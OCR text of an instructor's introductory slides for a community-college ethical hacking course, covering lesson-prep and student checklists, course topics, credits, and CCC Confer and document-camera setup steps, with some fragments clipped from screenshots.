Rich's lesson module checklist


- ❑ Slides and lab posted
- ❑ WB converted from PowerPoint
- ❑ Print out agenda slide and annotate page numbers

- ❑ Flash cards
- ❑ Properties
- ❑ Page numbers
- ❑ 1st minute quiz
- ❑ Web Calendar summary
- ❑ Web book pages
- ❑ Commands

- ❑ Backup slides, whiteboard slides, CCC info, handouts on flash drive
- ❑ Spare 9v battery for mic
- ❑ Key card for classroom door

- ❑ Update CCC Confer and 3C Media portals

Last updated 11/28/2017



Evading Network Devices

TCP/IP

Cryptography

Network and Computer Attacks

Hacking Wireless Networks

CIS 76
Ethical Hacking

Footprinting and Social Engineering

Hacking Web Servers

Port Scanning

Embedded Operating Systems

Enumeration

Desktop and Server Vulnerabilities

Scripting and Programming

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits


Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich’s site: http://simms-teach.com

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class



simms-teach.com/cis90calendar.php
Rich's Cabrillo College CIS Classes
CIS 90 Calendar
CIS 90 (Fall 2014) Calendar
Calendar
CIS 76
Presentation slides (download)
Enter virtual classroom

1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.

Student checklist for suggested screen layout

- ❑ *Google*
- ❑ *CCC Confer*
- ❑ *Downloaded PDF of Lesson Slides*



Benji Simms 2:48 PM
Where is a good place to get a used version of the optional textbooks?

Rich-Simms 2:48 PM
Amazon has some good prices right now


```
edu's password:
14:21 2015 from c-71-204-162-14
```

```
edu's password:
17:10 2015 from c-71-204-162-141.h

 ('v')
 \/-=-\/
 (\_=_/)
  ~~ ~~
 Welcome to Opus
erving Cabrillo College
```


- ❑ *CIS 76 website Calendar page*
- ❑ *One or more login sessions to Opus-II*

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.


CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Start Sharing

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.


Elevated Privileges


When User Account Control (UAC) is enabled on Vista, Application Sharing in Blackboard Collaborate may be hosted with either standard or elevated privileges. Elevated privileges are required to share applications that use elevated privileges.

Elevated privileges are acquired via Tools > Application Sharing > Request Elevated Privileges. They can be relinquished via Tools > Application Sharing > Yield Elevated Privileges (returning you to standard privileges). If you are hosting an application sharing session with standard privileges and you (or a person remotely controlling your desktop or application) perform an action that requires elevated privileges, Vista will prompt you for consent via a UAC consent dialog. This will cause the application sharing session to terminate. Also, without elevated privileges, sharing of applications will require more host CPU time than sharing the desktop (all of it or a region).

If you are hosting an application sharing session with elevated privileges and you perform an action that requires elevated privileges, Vista will not prompt you for consent. Instead, the action automatically will be either denied (if you are logged on as a standard user) or allowed (if you are logged on as an administrator).

☐ Never show this dialog again

3) Click OK button.


Select your desktop or an open application you would like to share.


Available Sharing Selections

- Share desktop
- Microsoft Word (winword.exe) 'Virtual classroom (locked).docx
- CCC Confer (javaw.exe) 'CCC Confer – RICH SIMMS VIRTUAL C
- Sticky Note
- Microsoft PowerPoint (powerpnt.exe) 'cis90lesson01.pptx - Micr
- C:\Program Files (x86)\putty.exe 'simben90@oslab:~'


4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup

[ ] Preload White Board




[ ] Connect session to Teleconference


CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help
AUDIO & VIDEO
Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down
Configure Telephone Conference...
Connect Session To Teleconference...
Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
Make Video Follow Speaker
Send Camera Snapshot To Whiteboard
Detach Panel
Talk
Video
PARTICIPANTS
Rich Simms
Moderator
MAIN ROOM (1)
Rich Simms
Moderator (You)



Session now connected to teleconference


[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



foxit for slides

chrome

putty

vSphere Client

simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf

Part 1 - Flashc (1 point each)

[Q1] What command shows the other users logged in to the computer?

[A1] ______

[Q2] What environment variable is used by the shell to determine which directories to search when locating a command?

[A2] ______

Current directory

source


destination

What command copies th

```
login as: simben90
simben90@oslab.cabrillo.edu's password:
Access denied
simben90@oslab.cabrillo.edu's password:
Last login: Mon Oct  8 18:58:43 201
d.com

Welcom
Serving Cab

Terminal type? [
Terminal type is
/home/cis90/simb
```

[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo




Settings

Basic | Network

Return all windows to their normal position

Start

Language settings: English

Select device: TT-12

Select image quality: ○ High ● Middle ○ Low

Recording setting

Video quality: ○ High ● Middle ○ Low

Long-time recording settings

File format: ● Movie ○ Still

Interval time: 1 second

Expert mode setting


☑ Expert mode

OK | Cancel

The "rotate image" button is necessary if you use both the side table and the white board.


Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Rotate image button

Elmo rotated up to view white board



Rotate image button


Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)



General Tab > Settings...



About

View version information about Java Control Panel.

